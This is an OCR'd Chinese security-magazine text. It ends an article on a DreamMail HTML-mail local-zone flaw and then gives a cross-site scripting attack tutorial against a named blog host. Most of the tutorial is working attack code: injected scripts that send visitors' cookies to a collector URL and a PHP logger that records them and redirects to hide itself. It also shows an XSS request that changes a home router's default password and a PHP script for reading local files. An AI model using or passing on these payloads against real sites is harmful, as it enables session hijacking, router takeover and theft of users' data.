


图9

我想这一次谁都笑不出来了吧？图中弹出的对话框的内容一看就知道这是本地计算机上boot.ini的内容，我修改了HTML代码，由此可以直接获取到用户本地计算机上任意文件的内容，DreamMail帮助我们实现了跨域执行脚本的权限，我们的HTML邮件不再处于远程域范围，而是处于本地计算机域范围，就像直接在本地用浏览器打开本地网页文件那样。我们现在的权限是比较高的，有一些不能被远程执行的恶意脚本代码，现在有了本地权限，就可以实现运行。为此，我们甚至可以制造出在用户系统上创建系统用户、格式化用户磁盘、安装木马病毒程序等随心所欲的攻击行为。而这一切就是DreamMail的那句"全面支持HTML邮件"带来的危险漏洞。

要论这其中的原因，很简单，DreamMail会将远程邮件内容从base64转化为可读内容，然后保存进入本地的临时文件夹中，同时以htm结尾，也就是网页文件。DreamMail将每一封邮件都当做HTML格式的文件来处理，这最终导致问题发生。

在接下来的测试中，我还发现DreamMail其实还是存在很多bug的，有一些会令用户在使用中感到不便，因为一些恶意的邮件会引起DreamMail出错，出现内存地址不可写或者读的错误。当然，不算是典型的缓冲区溢出漏洞，而是一些运行错误，只不过不断弹出的报错对话框可能会让用户觉得心烦。

由于时间问题，我没有再对DreamMail进行过多详细的安全测试，不过凭借上面的两个漏洞，尤其是第二个漏洞，我想DreamMail的安全性就大打折扣了。如果恶意攻击者将这两个漏洞结合起来使用，那么利用DreamMail来实现攻击用户系统的目的就太简单了。

前置知识:无
关键词:XSS、跨站



跨站脚本攻击攻防解析

文/图 泉哥

前言

跨站攻击即Cross Site Script Execution(通常简写为XSS,因为CSS与层叠样式表同名,故改为X S S),是指攻击者利用网站程序对用户输入过滤不足,输入可以显示在页面上对其他用户造成影响的HTML代码,从而盗取用户资料、利用用户身份进行某种动作或者对访问者进行病毒侵害的一种攻击方式。很多人对于XSS的利用大多停留在弹框框的程度,一些厂商对XSS也是不以为然,都认为安全级别很低,甚至忽略不计。本文旨在讲述关于跨站攻击的利用方式,并结合实例进行分析。

漏洞测试

关于对X S S的漏洞测试,这里以x x x网站为例进行测试,最近我也在上面发现了多处跨站漏洞,其中两处已公布在WooYun网站上,其主要内容如下:

漏洞详情

简要描述:

xxx存储型XSS漏洞

详细说明:

在"个人信息设置"的"附加信息"一项中,由于对"个人简介"的内容过滤不严,导致可在博客首页实现跨站,而在下方"添加一段附加信息"中,由于对"信息标题"内容过滤不严,同样可导致跨站的出现。

但我刚又测试了一下,发现官方只修补了其中一个漏洞(个人简介),而另一个漏洞得在博客管理后台才能触发,利用价值不大。与此同时我在对博客模板的测试中,又发现了5处跨站漏洞,估计这些漏洞其实很早就有人发现了,只是没人公布或者报给blogbus后仍未修补。这次报给WooYun的主要目的是让blogbus修补此漏洞,因为我的博客就在上面!其余5处漏洞分别在"编辑自定义模板"中,由于对代码模块head、index、index-post、detail、detail-post等处的代码过滤不严,导致跨站的发生,分别向其写入<img src="#" onerror=alert("head")></img>,为便于区别,我将提示语句更改为对应的名称,前3项在首页可触发脚本,后两项需打开文章才可触发,测试结果如图1、图2所示。




图1




图2

对于其他网站的测试基本也是大同小异，除了手工测试外，你还可使用其他一些自动扫描工具，比如Acunetix Web Scanner等。

漏洞利用

1. 窃取Cookies

对于跨站的攻击方法，使用最多的莫过于Cookies窃取了，获取Cookies后直接借助"明小子"工具或其他可修改Cookies的浏览器（如装有Cookies Edit插件的Firefox）将Cookies修改为获取的Cookies，这样即可获得博客的管理权限。

首先，我们在自定义模板的head代码模块中写入

```
<script>document.write('<img src="http://localhost/test.php?cookie='+document.cookie+'" width=0 height=0 border=0 />');</script>
```

或者

```
<script>document.location = 'http://localhost/test.php?cookie=' + document.cookie;</script>
```

这里我把脚本放在本机上，你可以根据脚本地址来更改上面的localhost地址。以上两个均可达到同等效果，但就隐蔽性而言，前者的隐蔽性会更强些，读者可自行选择，当然也有其他语句可达到一样的目的，就看你如何发挥了。接下来我们来编写上面的test.php文件，它主要用于获取对方的Cookies，其源代码如下：

```
<?php

$cookie = $_GET['cookie'];
//以GET方式获取cookie变量值
$ip = getenv ('REMOTE_ADDR');
//远程主机IP地址
$time=date('Y-m-d g:i:s');
//以"年-月-日 时:分:秒"的格式显示时间
$referer=getenv ('HTTP_REFERER');
//链接来源
$agent = $_SERVER['HTTP_USER_AGENT'];
//用户浏览器类型

$fp = fopen('cookie.txt', 'a');
//打开cookie.txt,若不存在则创建它
fwrite($fp, "IP: ".$ip."\n Date and Time: ".$time."\n User Agent:".$agent."\n Referer: ".$referer."\n Cookie: ".$cookie."\n\n\n");   //写入文件
fclose($fp);   //关闭文件
header("Location: http://www.baidu.com");
//将网页重定向到百度,增强隐蔽性

?>
```

接下来我们访问博客首页，我这里以http://quan-ge.blogbus.com为测试地址，访问后我们打开http://localhost/cookie.txt 看看cookie.txt 文件是否被创建并写入数据，结果如图3所示。




图3

很明显，我们已经成功窃取到Cookies了，剩下的事相信大家都知道，这里就不再赘述。

2. 渗透路由器

对于处于内网中的用户，我们可以利用XSS来更改路由器密码。我们可以借助默认的密码来登录路由器，比如URL:http://admin:admin@192.168.1.1，其实很多路由器都是使用默认密码，我这里这台也是如此，直接以admin作为用户名和密码。首先我们先利用Firefox插件Live HTTP headers获取请求头，如图4所示。




图4

因此我们可以在head代码模块中写入以下语句：

```
<script src="http://localhost/1.js"></script>
```

其中1.js源码如下：

```
window.open("http://admin:admin@192.168.1.1/userRpm/ChangeLoginPwdRpm.htm?oldname=admin&oldpassword=admin&newname=administrator&newpassword=password&newpassword2=password&Save=%B1%A3+%B4%E6");
```

下面我们试着用http://newadmin:newpass@192.168.1.1登录，结果如图5所示。




图5

可见密码已经修改成功！

3. 读取本地文件

在不同的浏览器中对本地文件的读取有着不同的限制，之前XEYE team曾有过统计，具体内容如下：

(1)IE6可读取无限制本地文件。IE8以及相应版本的trident内核浏览器对AJAX本地执行时的权限控制得很死的，看来微软对IE这类安全风险比较重视。

(2)Firefox 3.0.8及以下版本允许本地执行的AJAX访问当前目录下的文件内容。其他目录暂无法访问。

(3)Opera 9.64及以下版本允许通过指定url为"file://协议"进行访问；如果文件在当前目录下，则不需要指定"file://协议"；如果文件在同一盘符下甚至可以超越目录的方式访问：../../boot.ini。

(4)基于Webkit内核：Google Chrome、遨游3.0、Safari等浏览器对本地执行的AJAX权限没做任何访问限制。

以上测试是利用AJAX来读取文件的。但是我在Windows 7平台上用PHP测试各个最新版浏览器时发现：

(1)Firefox 3.6.10、搜狗浏览器 2.2.0.1423、Maxthon 2.5.14、IE8、Chrome 7.0.513.0、360浏览器3.5、世界之窗3.2、TT浏览器均可跨目录读取本地文件。

(2)Opera 10.70不允许读取本地文件，若是读取本地文件会直接给出警告，但你仍可选择继续读取。

我测试用的PHP脚本（该脚本位于D:\riusksk\Webroot\reader.php）代码如下：

```
<?php
$handle = fopen("file://c:\sysiclog.txt", "rb") or die("can't open file");
$contents = '';
while (!feof($handle)) {
    $contents .= fread($handle, 1024);
}
$contents=urldecode($contents);
echo $contents;
//$fp = fopen('info.txt', 'a');
//fwrite($fp,$contents);
//fclose($fp);
fclose($handle);
?>
```

在存在XSS的地方嵌入上面的php文件，方法与Cookies劫持一样。撰写本文时由于blogbus打不开，可能又是服务器搬迁。Firefox下的情况如图6所示。

